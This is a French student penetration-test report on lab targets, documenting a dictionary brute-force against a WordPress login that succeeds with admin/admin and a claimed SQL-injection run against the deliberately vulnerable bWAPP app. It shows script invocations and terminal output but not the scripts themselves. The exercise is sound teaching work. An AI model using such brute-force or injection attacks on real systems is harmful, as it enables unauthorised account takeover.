

RAPPORT D'EXPLOITAT VULNERABILITE

PROJET TEST D'INTRUSION PYTHON

Membres du projets

Noms et prénoms des membres	Etablissement	Filières et Niveau
Kignon Gninnaha Abel	UPB	Master 1 / SAS
Obin Yapi Hermann	UPB	Master 1 / SAS
Bamba N'giantchan Allassane	UPB	Master 1 / SAS
Nassa Grace Marie Paule	UPB	Master 1 / SAS
Kouame Akissi Esther	UPB	Master 1 / SAS

Objectif

Preuve de concept d'exploitation : Scripts et résultats des exploits réalisés.

Résolution

Après les phases de collecte d'information et de scan de vulnérabilité, nous arrivons enfin aux phases d'exploitation de vulnérabilité.

CAS de l'URL : <http://192.168.110.131/wordpress/wp-login.php>

Nous utiliserons aussi dans cette partie, un script python “**script-question-03-Bruteforce.py**” qui nous permettra de d'exploiter les vulnérabilités de notre application web WordPress. Le fichier python sur les différentes captures vient de différentes sources (Membres du projet) car les travaux ont été reparties.

Script Python

Python3 “/chemin/ script-question-03-Bruteforce.py”

1)- Résultat d'exploitation via force brute

Le script va nous permettre de mener une attaque par force brute pour identifier des identifiants de connexion dans notre cas utiliser un dictionnaire.

Vous verrez ci-dessous, la sortie de l'exécution du script.

```

kali@kali: ~/Desktop/Projets/examen
File Actions Edit View Help
(kali@kali)-[~/Desktop/Projets/examen]
$ python script-question-03-Bruteforce.py
Veuillez entrer une url : http://10.161.11.142/wordpress/wp-login.php
echec avec login : password123, pwd : password123
echec avec login : 123456, pwd : 123456
echec avec login : letmein, pwd : letmein
echec avec login : welcome, pwd : welcome
echec avec login : qwerty, pwd : qwerty
echec avec login : passw0rd, pwd : passw0rd
echec avec login : abc123, pwd : abc123
echec avec login : 1q2w3e4r, pwd : 1q2w3e4r
echec avec login : trustno1, pwd : trustno1
echec avec login : superman, pwd : superman
echec avec login : batman, pwd : batman
echec avec login : iloveyou, pwd : iloveyou

```

Comme vous l'avez remarqué, on remarque que dans l'image ci-dessous, pour l'identifiant **"admin"** la connexion a été une réussite avec le mot de passe **"admin"** et comme autre preuve, on a même chargé le code html de la page qui suit la page de login.

```

kali@kali: ~/Desktop/Projets/examen
File Actions Edit View Help
ess 2.1 RC 2</a></li>
<li><a href='http://wordpress.org/news/2012/06/wordpress-3-4-1/'>Dev Blog: Wo
rdPress 3.4.1 Maintenance and Security Release</a></li>
</ul>
</div>
<div style="clear: both">&nbsp;
<br clear="all" />
</div>
</div>


<div id="footer"><p><a href="http://wordpress.org/" id="wordpress-logo"></a></p>
<p>
<a href="http://codex.wordpress.org/">Documentation</a> &#8212; <a href="http
://wordpress.org/support/">Support Forums</a> <br />
2.0 &#8212; 120.18 seconds</p>

</div>
<script type="text/javascript">if(typeof wpOnload=='function')wpOnload();</sc
ript>
</body>
</html>
Connexion réussie avec login : admin, pwd : admin
(kali@kali)-[~/Desktop/Projets/examen]
$


```

2)- Test des accès obtenu sur l'application

On va ici entrer les informations d'identifications que nous avons obtenues par force brute et voir s'il y a connexion.



On remarque ici qu'utiliser comme mot de passe et username le mot "admin", il y'a en fait une connexion.



CAS de l'URL : <http://192.168.110.131/bWAPP/login.php>

Cette partie sera abordée de la même manière que la partie précédente.

Le script en question à exécuté dans cette partie est : **script-question-03-exploit-bWAPP.py**.

1)- Résultat d'exploitation via fuzzing

On exécute dans un premier temps, notre script.

```

kali@kali: ~/Desktop/Projets/examen
File Actions Edit View Help
(kali@kali)~[~/Desktop/Projets/examen]
$ python script-question-03-exploit-bWAPP.py
Entrez l'URL de l'application : http://10.161.11.142/bWAPP/login.php
Exploitation SQL réussie : <!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">
<link rel="stylesheet" type="text/css" href="stylesheets/style.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
<script src="js/html5.js"></script>

<title>bWAPP - Login</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

```

Cette partie est très intéressante car vous verrez que sur le code html de la page, dans une certaine section, il y'a mention d'un mot de passe et d'un login. (Voir capture ci-dessous).

```

kali@kali: ~/Desktop/Projets/examen
File Actions Edit View Help

</div>

<div id="main">

  <h1>Login</h1>

  <p>Enter your credentials <i>(bee/bug)</i>.</p>

  <form action="/bWAPP/login.php" method="POST">

    <p><label for="login">Login:</label><br />
    <input type="text" id="login" name="login" size="20" autocomplete="off"></p>

    <p><label for="password">Password:</label><br />
    <input type="password" id="password" name="password" size="20" autocomplete="off"></p>


    <p><label for="security_level">Set the security level:</label><br />
    <select name="security_level">

      <option value="0">low</option>
      <option value="1">medium</option>
      <option value="2">high</option>

    </select>

```

2)- Test des accès obtenu sur l'application



10.161.11.142/bWAPP/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

an extremely buggy web app !

Login New User Info Talks & Training Blog

/ Login /





Enter your credentials (bee/bug).

Login:


Password:

Set the security level:

Login

On constate ainsi l'accès à l'application.



10.161.11.142/bWAPP/portal.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

bWAPP an extremely buggy web app !

Set your security level: Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

